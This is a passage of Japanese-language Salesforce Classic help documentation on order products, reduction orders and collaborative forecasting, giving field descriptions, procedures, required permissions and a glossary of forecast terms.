市区郡 (納入先)	納入先住所の市区郡部分。最大 40 文字です。
国 (納入先)	納入先住所の国名部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大 80 文字です。
都道府県 (納入先)	納入先住所の都道府県部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大80文字です。
町名・番地 (納入先)	主な連絡先または納入先住所の町名・番地。最大255文字です。
郵便番号 (納入先)	主な連絡先または納入先住所の郵便番号部分。最大 20 文字です。
納入先 取引先責任者	注文の納入先取引先責任者。
状況	注文のビジネスプロセスで、注文がどのフェーズに到達しているのかを示します。 システム定義の 2 つの注文状況カテゴリ ([ドラフト] と [有効]) 内でこの選択リストに値を追加できます。これらの状況カテゴリを使用して、ビジネスプロセス内の注文をレポートおよびビューで追跡できます。一部のユーザ権限は [ドラフト] 状況に明示的に適用されます。[有効]状況に明示的に適用されるユーザ権限もあります。

関連トピック:

- 注文
- 削減注文
- 注文商品の項目

注文商品

*注文商品*は、関連付けられた注文に従って顧客に提供される商品またはサービスです。

注文のすべての注文商品は、価格表に関連付けられています。注文の[注文商品]関連リストでは、注文が関連付けられている価格表が括弧内に示されます。たとえば、政府機関価格表が注文商品に関連付けられている場合、関連リストのタイトルは「注文商品 (政府機関)」になります。

*削減注文商品*は、関連付けられた削減注文に従って返品、削減、プロビジョニング解除、または無効化される商品またはサービスです。各削減注文商品は、注文商品に直接関連付けられています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

削減注文を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

注文への商品の追加

商品を顧客の注文レコードに追加して、販売内容を追跡します。

注文商品の編集および削除の制限

親注文が有効化されているか削減されているかに応じて、注文商品をいつ編集または削除できるかに対して制限が適用されます。

注文商品の項目

ページレイアウトと項目レベルセキュリティ設定によって、表示可能な項目や編集可能な項目が決まります。

関連トピック:

- 削減注文への商品の追加
- 注文
- 削減注文

注文への商品の追加

商品を顧客の注文レコードに追加して、販売内容を追跡します。

注文商品はドラフト注文にのみ追加できます。

1. 商品を追加する注文を開きます。
2. [注文商品] 関連リストで、[商品の追加] をクリックします。
3. この注文に価格表が選択されていない場合は、使用する価格表を選択し、変更を保存します。

   メモ: 1 つの注文に使用できる価格表は 1 つのみです。

4. 注文に追加する商品を選択し、変更を保存します。
5. 注文商品ごとに数量を入力します。
6. 必要に応じて単価を変更します。
7. 明細説明を追加するか検討します。
8. 追加する商品をさらに選択するには、[保存 & 追加] をクリックします。
9. 選択した商品を追加するには、変更を保存します。

関連トピック:

- 注文や削減注文の編集および削除の制限
- 有効化の制限に関する考慮事項
- 注文商品
- 注文

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

商品を注文に追加する

- 注文に対する「編集」

注文商品の編集および削除の制限

親注文が有効化されているか削減されているかに応じて、注文商品をいつ編集または削除できるかに対して制限が適用されます。

- 注文または削減注文が有効化されると、その注文商品は削除できません。ただし、その場合も注文商品の項目は編集できます。
- 注文商品が削減されたら、その注文の注文商品の編集や削除はできなくなります。

関連トピック:

注文への商品の追加
削減注文への商品の追加
注文商品
削減注文

エディション

使用可能なエディション: Salesforce Classic

注文を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

削減注文を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ドラフト注文または削減注文の注文商品を編集する
- 注文商品に対する「編集」

ドラフト注文または削減注文の注文商品を削除する
- 注文商品に対する「削除」

有効化された注文または削減注文の注文商品を編集する
- 「有効化された注文の編集」

注文商品の項目

ページレイアウトと項目レベルセキュリティ設定によって、表示可能な項目や編集可能な項目が決まります。

注文商品と削減注文商品には次の項目があります。

項目	説明
利用可能な数量	削減可能な単位数。削減注文が有効化されると、注文商品の利用可能な数量が、関連する削減注文商品の数量を反映して更新されます。 値は0以上である必要があります。(参照のみ)。
作成者	注文商品レコードを作成したユーザ (参照のみ)。
終了日	注文商品の終了日。
最終更新者	最後に注文レコードを変更したユーザ。
明細説明	この注文商品レコードの説明。
リスト価格	親注文の価格表によって設定されたデフォルトの価格 (参照のみ)。
順序	この注文商品の親注文。
注文商品番号	注文商品レコードを識別する自動生成番号 (参照のみ)。
元の注文商品	削減される注文商品を識別する番号。注文商品が別の注文商品を削減する場合は必須 (参照のみ)。
商品	この注文商品レコードで使用される商品の名前 (参照のみ)。
商品コード	商品の特定に使用する内部コードや商品番号 (参照のみ)。
数量	商品の単位数。
見積品目名	注文商品に関連付けられている見積品目名。見積品目名の見積は、注文商品の親注文に関連付けられている見積と一致する必要があります。
開始日	注文商品の開始日。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

削減注文を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
合計金額	注文商品の数量×単価。
単価	注文商品の単価。

関連トピック:

- 注文商品
- 注文項目

削減注文

削減注文は、顧客の商品またはサービスを削減、返品、無効化する要求を追跡するために使用します。

*削減注文*は、商品の返品、サービスのプロビジョニング解除、またはプロビジョニングされたサービスの削減を処理するための、会社と顧客間の契約です。たとえば、顧客が 30 個の品目を注文して購入し、後でその注文のキャンセルを要求した場合、削減注文を作成して要求を追跡できます。

1つの注文に対して複数の削減注文を作成することはできますが、複数の注文に対して1つの削減注文を作成することはできません。たとえば、3つの有効な注文で購入された注文商品を削減する場合、それらの注文がすべて同じ取引先のものであっても、元の注文ごとに1つずつ、3つの削減注文を作成する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

注文の削減

会社が有効な注文に対する返品や削減を受け入れた場合、それらの商品やサービスの変更を反映して関連する注文を削減できます。

削減注文への商品の追加

削減注文を作成したら、削減が必要な商品と削減する数量を指定します。

関連トピック:

- 有効化の制限に関する考慮事項
- 注文や削減注文の編集および削除の制限
- 注文項目

注文の削減

会社が有効な注文に対する返品や削減を受け入れた場合、それらの商品やサービスの変更を反映して関連する注文を削減できます。

メモ:

- 削減できるのは、有効化されている注文のみです。
- 削減注文は、1つの注文に対してのみ適用できます。複数の注文にわたって注文商品を削減するには、元の注文ごとに削減注文を作成します。

1. 削減する注文の詳細ページに移動します。
2. [注文を削減] をクリックします。
3. 削減注文の詳細を入力し、変更を保存します。
4. 商品を追加して、元の注文のどの商品を削減する必要があるかを示します。

関連トピック:

削減注文への商品の追加
有効化の制限に関する考慮事項
注文項目
注文商品の項目

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

注文を削減する
- 「削減注文の作成」

削減注文への商品の追加

削減注文を作成したら、削減が必要な商品と削減する数量を指定します。

メモ:

- 注文商品は、[利用可能な数量] がゼロより大きい場合にのみ削減可能です。商品を部分的に削減できますが、ゼロ未満になるまで削減することはできません。
- 1 つの削減注文で最大 200 個の注文商品を削減できます。

1. 商品を追加する削減注文を開くか、既存の注文を削減して削減注文を作成します。
2. [注文商品] 関連リストで、[削減する商品を選択] をクリックします。
3. [削減する数量] 列に、各注文商品の数量から削減する単位数を入力します。
   - 注文商品を完全に削減する場合、[利用可能な数量] の表示と同じ数値を [削減する数量] に入力します。
   - 項目を削減しない場合は、[削減する数量] を空白のままにします。

   たとえば、元の注文に 3,000 個のコーヒースリーブが含まれていて、顧客が 2,000 個のみを必要とする場合は、[削減する数量] 列に「1000」と入力します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

削減注文に商品を追加する
- 注文に対する「編集」

4. 変更内容を保存します。

関連トピック:

削減注文
注文商品
注文商品の編集および削除の制限

売上予測

コラボレーション売上予測によるセールスサイクルの予測と計画

コラボレーション売上予測

コラボレーション売上予測を使用すると、営業収益と数量を簡単に予測できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

コラボレーション売上予測の概念

商談パイプラインから営業収益および数量を予測し、必要に応じて、商品ファミリ、商談分割、カスタム商談通貨項目を組み込みます。

コラボレーション売上予測の使用に関するガイドライン

主要なガイドラインを確認し、コラボレーション売上予測を最大限に活用してください。

コラボレーション売上予測の要素

コラボレーション売上予測を使用すると、商談と売上予測情報を簡単に検索し、伝達できます。コラボレーション売上予測を使用する場合、売上予測の構成要素について必ず確認してください。

月別売上予測と四半期別売上予測

[コラボレーション売上予測] 積み上げ集計テーブルには、コラボレーション売上予測設定に基づいて、各月または各四半期か、複数月または複数四半期にわたる売上予測の金額が表示されます。デフォルトは 6 か月または 4 四半期です。システム管理者は、カスタム期間を有効にすることもできます。

売上予測階層

コラボレーション売上予測の売上予測階層は、ネストした展開可能な売上予測ユーザのリストです。これにより、会社内で売上予測を積み上げ集計する方法と売上予測を表示および調整できるユーザが決まります。売上予測階層はロール階層に基づいており、売上予測マネージャになるユーザを指定します。

コラボレーション売上予測でのパートナーポータルユーザの商談
パートナーポータルユーザはあなたの Salesforce 組織の外部的存在ですが、間接的な販売チャネルを通じてあなたの組織の商品やサービスを販売します。パートナーポータルユーザは、ポータルを使用して Salesforce にログインします。パートナーは商談を作成でき、ユーザは商談をパートナーに割り当てることができます。

コラボレーション売上予測でマルチ通貨を使用する場合のガイドライン
会社で売上予測とマルチ通貨を使用している場合、Salesforce システム管理者は売上予測通貨を選択して売上予測種別を有効にします。売上予測通貨は、マスタ通貨または各売上予測所有者の個人設定の通貨です。

売上予測レポートの使用に関するガイドライン
コラボレーション売上予測を使用する場合、売上予測レポートを最大限に活用する方法に関するガイドラインを確認します。

コラボレーション売上予測の概念

商談パイプラインから営業収益および数量を予測し、必要に応じて、商品ファミリ、商談分割、カスタム商談通貨項目を組み込みます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

コラボレーション売上予測を使用して、販売予想を管理し、パイプラインから商談成立までの会社の販売サイクルを予測および計画できます。売上予測とは、一連の商談の総合的な積み上げ集計に基づく、期待営業収益の表現です。[売上予測] タブに表示される売上予測金額は、売上予測の 4 つの各分類 (パイプライン、最善達成予測、達成予測、完了)の商談の合計および小計です。システム管理者による Salesforce の設定方法に応じて、これらの金額に 1 つの売上予測分類の商談が反映されることもあれば複数の売上予測分類の商談が反映されることもあります。[売上予測] タブで、列名の横にある をロールオーバーすると、どの売上予測分類が各列の合計に積み上げ集計されるかが表示されます。売上予測ページの積み上げ集計テーブルでは、売上予測金額が、売上予測積み上げ集計別、期間別、および任意で商品ファミリ別にまとめられます。売上予測には、売上予測マネージャが直属の部下の売上予測に行った調整と、売上予測ユーザが自分の売上予測金額に行った調整を含めることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

システム管理者は、売上予測種別を同時に4つまで有効にできます。たとえば、商談の収益と商品ファミリごとの数量の売上予測を行うには、売上予測名をクリックし、ポップアップメニューから別の売上予測を選択して、売上予測種別間で切り替えます。売上予測の種別ごとに、それぞれの目標および調整データが保存されています。

個人または売上予測階層で自分より下に位置する全員の売上予測金額および関連する商談を、売上予測積み上げ集計別に表示できます。たとえば、直属の部下にあたるすべての営業マネージャ、そのマネージャの直属の部下であるすべての営業担当者、またはある個人の7月の最善達成予測を表示できます。また、自分の売上予測と、1 つ下のレベルの部下の売上予測を調整をできます。ユーザインターフェースでは、次のすべてのタスクを簡単に行うことができます。

- 商談チームとの状況コールを実施する。
- 対話型で拡張可能なテーブルを使用して、売上予測を選択および表示する。

- 各売上予測積み上げ集計の 1 か月または 1 四半期、および複数月または複数四半期の範囲の売上予測概要情報を参照する。
- 商品ファミリを使用する場合は、各商品ファミリの売上予測概要を参照する。
- 商談分割を使用する場合は、各売上予測に占める分割率および分割金額を参照する。
- 選択した各売上予測金額に関連する商談のリストを参照および使用する。このリストから商談の詳細に直接アクセスします。
- 列の境界にマウスを置いてクリックし、データが見やすくなるように幅を調整する。
- 調整を加え、元の売上予測金額や調整を加えたユーザなど、調整の詳細を参照する。複数の売上予測種別を有効にしている場合、売上予測種別ごとに別々の調整が保持されます。
- 売上予測マネージャである場合は、売上予測階層間を簡単に上下に移動する。
- 収益ベースまたは数量ベースの売上予測を参照する。
- マルチ通貨で売上予測を表示する。
- 各ユーザの売上予測ページで目標情報を表示する。複数の売上予測種別を有効にしている場合、売上予測種別ごとに別々の目標情報が保持されます。
- コラボレーション売上予測レポートを使用する。
- パートナーポータルユーザの商談を売上予測に含める。

関連トピック:

コラボレーション売上予測の設定に関するガイドライン

売上予測のバージョン間の違いは?

コラボレーション売上予測の使用に関するガイドライン

主要なガイドラインを確認し、コラボレーション売上予測を最大限に活用してください。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

一般的なガイドライン

- 商談レベルで重要な詳細事項を追跡する。
- 潜在的な取引 (メール、会議、アウトリーチなどの活動) に関連するすべての事柄を測定して、収益に対する貢献度を判定する。
- 商談について、後続のステップを含むアクション可能な ToDo と完了日を作成する。
- 販売フェーズを売上予測分類に対応付ける。履歴データに基づいて完了の確度を調整し、売上予測の正確度を上げる。
- 売上予測を調整するときは、部下と対話して、部下があなたの期待値を理解するようにする。
- 商談は頻繁に変更される可能性があるため、売上予測の調整を毎週再検討し、調整が無効になることを回避する。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

- 売上予測の表示で階層の各レベルにまで積み上げ集計するには、部下を持つ各営業マネージャを売上予測階層の売上予測マネージャとして指定する。
- ビジネスプロセスおよび用語と一致するように、売上予測分類名をカスタマイズする。

売上予測情報のナビゲーション

- 部下の売上予測を表示または調整するには、[ジャンプ先] をクリックする。表示されたテキストボックスで部下の名前の入力 (最大 20 文字) を開始し、その名前を選択する。
- 売上予測ページで行を展開するには、その行をクリックする。
- 名前にマウスポインタを置くと、[詳細] リンクが表示される。売上予測階層をドリルダウンすると、売上予測マネージャの名前の付いたナビゲーションリンクがページの上部に表示される。これらのリンクをクリックして、階層をすばやく移動する。

売上予測情報の表示

- ウィンドウのサイズを 1,024 ピクセル以上に維持する。
- 売上予測積み上げ集計テーブルの情報の形式や金額が原因で、モバイルブラウザで売上予測を操作することが難しくなる可能性がある。
- 複数の売上予測種別を有効にしている場合は、売上予測ページの右上にある売上予測の名前をクリックし、メニューから各売上予測種別を選択して、表示する売上予測種別を選択する。
- レポートを実行して傾向を分析し、パフォーマンスを確認する。
- 潜在的な販売に関連するすべての活動の総計値に沿ったダッシュボードを作成する。

Chatter を使用したコラボレーション

- Chatter を使用して商談および売上予測情報をチームと共有し、重要な詳細事項に注意を向けさせる。
- Chatterが有効であり、あなたが売上予測マネージャである場合、部下の名前の上にカーソルを合わせて[今すぐチャット] をクリックすると、[フォローする] や [メッセージを送信] などの Chatter オプションが表示される。

関連トピック:

コラボレーション売上予測の概念

売上予測レポートの使用に関するガイドライン

コラボレーション売上予測の要素

コラボレーション売上予測を使用すると、商談と売上予測情報を簡単に検索し、伝達できます。コラボレーション売上予測を使用する場合、売上予測の構成要素について必ず確認してください。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

調整
: 売上予測金額に追加できる詳細情報。調整は、売上予測期間の終了時に売上予測の商談によってもたらされると見込まれる最終金額についての、売上予測マネージャまたは営業担当の判断を示します。売上予測マネージャは自分または部下の売上予測の調整が必要になる場合があります。たとえば、一部の従業員が、商談に金額を割り当てるときに過度に楽観的または保守的になる傾向があるとわかっている場合です。また、営業担当は、商談金額が過小または過大評価されていると感じたときに、各自の売上予測を調整できます。売上予測マネージャは、商談総額のみを含む売上予測と、商談チームの他の人が調整した売上予測を調整できます。調整によって、基本的な総積み上げ集計金額が変更されることはありません。詳細情報が追加されるのみです。複数の売上予測種別を有効にしている場合、売上予測種別ごとに別々の調整が保持されます。

  売上予測マネージャは、自分の達成予測と最善達成予測を調整できるほか、売上予測階層の 1 つ下のレベルの部下の売上予測を調整できます。また、売上予測階層で自分より下の全レベルの部下が行った調整を表示できます。部下の売上予測に行われた調整は、売上予測マネージャ自身の売上予測に積み上げ集計されます。調整を行うときに、メモを含めることができます。この調整メモはレポートに表示されません。

調整なしの金額
: 個人が所有する商談 (収益ベース) およびその個人の部下の商談の調整なしの合計数量。部下には売上予測階層のその個人の下位にいる全員が含まれます。この金額はレポートにのみ表示されます。

マネージャによる調整なしの金額
: 売上予測の所有者が表示する売上予測数。これは、所有者の商談 (収益ベース) とその部下の商談の合計金額です (売上予測所有者が所有者またはその部下の売上予測に行った調整を含む)。これには、売上予測階層でその所有者より上位の売上予測マネージャによって行われる調整は含まれません。

マスタ通貨
: 本社が収益の報告に使用する通貨であり、すべての通貨変換の基本。

売上予測
: 一連の商談の総積み上げに基づく期待営業収益の表現。[売上予測] タブに表示される売上予測金額は、売上予測の 4 つの各分類 (パイプライン、最善達成予測、達成予測、完了) の商談の合計および小計です。システム管理者による Salesforce の設定方法に応じて、これらの金額に 1 つの売上予測分類の商談が反映されることもあれば複数の売上予測分類の商談が反映されることもあります。[売上予測] タブで、列名の横にある をロールオーバーすると、どの売上予測分類が各列の合計に積み上げ集計されるかが表示されます。

売上予測ページの積み上げ集計テーブルでは、売上予測金額が、売上予測積み上げ集計別、期間別、および任意で商品ファミリ別にまとめられます。売上予測には、売上予測マネージャが直属の部下の売上予測に行った調整と、売上予測ユーザが自分の売上予測金額に行った調整を含めることができます。

ここでは、売上予測階層で自分の下に位置するすべてのユーザまたは 1 人の売上予測と関連する商談を、売上予測分類別に表示できます。たとえば、直属の部下にあたるすべての営業マネージャ、そのマネージャの直属の部下であるすべての営業担当者、またはある個人の 7 月の最善達成予測を表示できます。

売上予測金額
売上予測マネージャの観点での収益売上予測、およびすべての売上予測の調整を含む所有者およびその部下の商談の合計金額。

売上予測分類
商談が商談フェーズに基づいて割り当てられる営業サイクル内のカテゴリ。標準の売上予測分類は、[パイプライン]、[最善達成予測]、[達成予測]、[売上予測から除外]、および [完了] です。売上予測分類名はカスタマイズできます。

売上予測通貨
マスタ通貨または各売上予測所有者の個人設定の通貨。

売上予測の表示通貨
表示する売上予測の単位として選択する通貨。この選択は、有効化されている通貨である必要があり、売上予測ページから直接行われます。

売上予測階層
ネストした展開可能な売上予測ユーザのリスト。これにより、会社内で売上予測を積み上げする方法と売上予測を表示および調整できるユーザが決まります。売上予測階層はロール階層に基づいており、売上予測マネージャになるユーザを指定します。コラボレーション売上予測が有効になっている場合、ロール階層に基づいて売上予測階層が生成されますが、マネージャ、営業担当者、またはその他のユーザを追加または削除する必要がある場合があります。

売上予測所有者
商談を所有するか売上予測階層で売上予測マネージャである、売上予測機能が有効になったユーザ。売上予測マネージャは、自身の商談を含めることができます。

数量ベースの売上予測
売上予測マネージャの観点での数量の売上予測、およびすべての売上予測の調整を含む所有者およびその部下の商談の合計数量。

売上予測範囲
売上予測に表示する日付範囲。設定に応じて、範囲には月または四半期を含めることができます。

売上予測種別
特定のデータ型を使用するように設定された売上予測。商談の［金額］項目、商談分割、オーバーレイ分割、カスタム商談項目、商品ファミリを使用できます。各売上予測種別には、独自の単位として、収益または数量があります。両方を使用するには、売上予測単位ごとに別個の売上予測種別を有効にします。Salesforce システム管理者は売上予測種別を最大 4 つまで有効にできます。商談分割またはカスタム商談項目の売上予測では、数量の売上予測は使用できません。

- 商談数量の売上予測は商談の［数量］項目に基づいて積み上げ集計されるのに対して、商談収益の売上予測は商談の［金額］項目に基づいて積み上げ集計されます。

- 商談分割の収益売上予測の場合、商談の［金額］項目と営業担当者に割り当てられた分割率に基づいて積み上げ集計されます。
- カスタム商談項目の売上予測の場合、カスタム項目の金額に基づいて積み上げ集計されます。
- 商品ファミリの収益売上予測の場合、その商品ファミリのすべての商談品目の［合計金額］項目の総和に基づいて積み上げ集計されます。
- 商品ファミリの数量売上予測の場合、その商品ファミリのすべての商談品目の［数量］項目に基づいて積み上げ集計されます。
- 商談品目を持たない商談か、指定された商品ファミリが含まれない品目を持つ商談の場合、合計は［売上予測］ページの［分類されていない商品］行に集計されます。

総積み上げ集計
: 一連の商談の総合的な値に基づく期待営業収益の表現。売上予測には、必ず総積み上げ集計金額が含まれ、調整が含まれる場合もあります。

商談
: 追跡の対象となる売上および進行中の商談。

商談分割
: 商談チーム全体でクレジットを共有すること。売上予測データソースが商談分割の場合、売上予測ページで分割情報を参照できます。

商談フェーズ
: 見込み客または提案など、現在の商談のフェーズ。商談フェーズの値は売上予測分類の値に相関しているため、商談が売上予測に与える影響を判断できます。

所有者のみの金額
: 調整なしの個人の商談（収益ベース）の合計金額。

所有者のみの数量
: 調整なしの個人の商談（数量ベース）の合計数量。

個人設定の通貨
: 目標、特定の売上予測バージョン、およびレポートでのユーザのデフォルト通貨。この通貨は、Salesforce で有効な通貨の 1 つである必要があります。目標金額は表示通貨で表示されます。

商品ファミリ
: 商品を分類する方法。たとえば、会社がハードウェアとソフトウェアを販売している場合は、ハードウェアとソフトウェアという 2 つの商品ファミリを作成できます。

調整なしの数量
: 個人が所有する商談（数量ベース）およびその個人の部下の商談の調整なしの合計数量。部下には、売上予測階層でそのユーザにレポートを提出するすべてのユーザが含まれます。

マネージャによる調整なしの数量
: 売上予測の所有者が表示する売上予測数。これは、所有者の商談（数量ベース）と部下の商談（部下の売上予測に行われた調整を含む）の合計数量です。 これには、売上予測階層でその所有者より上位の売上予測マネージャによって行われる調整は含まれません。

目標
: ユーザに割り当てられる、月別または四半期別の売上目標。マネージャの売上目標は、マネージャおよびチームに期待される金額の合計と等しくなります。目標の積み上げ集計はユーザおよびマネージャが手動

で実行し、収益または数量のデータを使用できます。複数の売上予測種別を有効にしている場合、種別ごとに別々の目標情報が保持されます。

収益
ある分類に当てはまる商談の総期待収益。

積み上げ集計テーブル
売上予測ページの上部にあるテーブル。売上予測ページの下部にある商談リストは、積み上げ集計テーブルの選択と動的に対応します。

部下
売上予測階層で自分の下に位置するコラボレーション売上予測ユーザ。すべての部下の売上予測を表示できます。調整を有効にしている場合、すべての部下の調整情報を表示でき、階層で自分の 1 レベル下に位置する部下の売上予測を調整できます。売上予測金額と調整は、自分の売上予測ページの売上予測に積み上げ集計されます。

関連トピック:

コラボレーション売上予測の概念

月別売上予測と四半期別売上予測

[コラボレーション売上予測]積み上げ集計テーブルには、コラボレーション売上予測設定に基づいて、各月または各四半期か、複数月または複数四半期にわたる売上予測の金額が表示されます。デフォルトは6か月または4四半期です。システム管理者は、カスタム期間を有効にすることもできます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

コラボレーション売上予測期間の設定に応じて、過去または将来の 12 か月または 8 四半期までの売上予測が可能です。売上予測範囲に当月または当四半期が含まれている場合、売上予測ページには当月または当四半期が表示されます。含まれていない場合は、範囲の最初の月または四半期が選択されます。会社で月別売上予測または四半期別売上予測のどちらを使用していても、売上予測マネージャは、目標を使用して部下の売上予測を調整できます。目標および調整の期間は、期間の設定に基づいています。

売上予測の日付範囲が、すべてのコラボレーション売上予測ユーザのデフォルトになります。ユーザはこのデフォルト値を使用するか、自分の売上予測用に異なる日付範囲表示を設定できます。ユーザが個々の売上予測日付範囲表示を変更した場合、システム管理者はそれを上書きできません。ただし、*期間*の表示を [毎月] から [毎四半期] または [毎四半期] から [毎月] に変更した場合は、すべてのユーザの売上予測に変更内容が反映されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

関連トピック:

売上予測の日付範囲表示の変更
コラボレーション売上予測の概念
会社の売上予測日付範囲の定義

売上予測階層

コラボレーション売上予測の売上予測階層は、ネストした展開可能な売上予測ユーザのリストです。これにより、会社内で売上予測を積み上げ集計する方法と売上予測を表示および調整できるユーザが決まります。売上予測階層はロール階層に基づいており、売上予測マネージャになるユーザを指定します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

ロールに基づいて、売上予測階層に追加されたり、売上予測階層から削除されたりします。階層内の位置も変更可能です。たとえば、直属の部下のいない営業担当は自分の売上予測のみを表示できます。ただし、営業担当が営業マネージャになると、その営業担当は売上予測マネージャとして売上予測階層に追加されます。

売上予測マネージャとして指定されたユーザは、パートナーポータルユーザを含め、売上予測階層のそのユーザより下のユーザの売上予測と商談を表示することができます。売上予測マネージャは、直属の部下の売上予測を調整することもできます。調整を行ったマネージャと、階層でそのマネージャの上にいるユーザのみが、その調整を表示できます。

Salesforce システム管理者は、チームの売上予測階層を表示する図を表示できます。売上予測階層について質問がある場合は、システム管理者に確認してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

関連トピック:

- コラボレーション売上予測での売上予測の調整
- コラボレーション売上予測の使用に関するガイドライン

コラボレーション売上予測でのパートナーポータルユーザの商談

パートナーポータルユーザはあなたの Salesforce 組織の外部的存在ですが、間接的な販売チャネルを通じてあなたの組織の商品やサービスを販売します。パートナーポータルユーザは、ポータルを使用して Salesforce にログインします。パートナーは商談を作成でき、ユーザは商談をパートナーに割り当てることができます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

パートナーポータルユーザが作成する商談は、取引先所有者の売上予測に積み上げることができます。売上予測に商談を積み上げるには、取引先所有者が売上予測階層のユーザの売上予測マネージャである必要があります。次に例を示します。

- Gordon Johnson は Acme というパートナー取引先を所有している。
- Gordon には Anne Smith という名前の Acme 取引先責任者がいる。
- Anne はパートナーポータルユーザである。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 売上予測階層で Anne は Gordon の部下である。

Anne が自分のポータルに商談を加えると、Gordon はそれらの商談を自分の売上予測で確認します。Gordon は Anne の売上予測マネージャであるため、Anne の商談に基づいて売上予測金額を調整したり、Anne が目標に対してどのように進んでいるかを確認したりできます。

関連トピック:

売上予測から商談の詳細を表示する場合のガイドライン
パートナーポータルの概要

コラボレーション売上予測でマルチ通貨を使用する場合のガイドライン

会社で売上予測とマルチ通貨を使用している場合、Salesforce システム管理者は売上予測通貨を選択して売上予測種別を有効にします。売上予測通貨は、マスタ通貨または各売上予測所有者の個人設定の通貨です。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

- コラボレーション売上予測を使用する場合、*表示通貨*を選択します。これには Salesforce で有効になっている任意の通貨を指定できます。売上予測ページの上部で、[通貨種別] または [単位] の [売上予測名] の横にある ▼ をクリックします。[通貨] で [通貨の変更] をクリックします。
- 収益ベースの売上予測を使用する場合、通貨レートが変更されると、商談と調整は、売上予測テーブルの値と共に変更後の値で積み上げ集計されます。
- 数量ベースの売上予測を使用する場合、通貨レートが変更されると、商談と調整は、変更後の値で積み上げ集計されます。
- 変更された値を積み上げ集計する間、処理中であることを示すインジケータ (🕒) が表示されます。
- すべての売上予測期間 (過去、現在、未来) は、レートの変更によって変化します。
- ユーザの個人設定の通貨に設定された通貨を無効化すると、ユーザの通貨はマスタ通貨に再設定されます。
- 個人設定の通貨の設定を編集するには、個人情報を編集します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

関連トピック:

コラボレーション売上予測での売上予測の調整
コラボレーション売上予測の要素
売上予測種別間の変更

売上予測レポートの使用に関するガイドライン

コラボレーション売上予測を使用する場合、売上予測レポートを最大限に活用する方法に関するガイドラインを確認します。

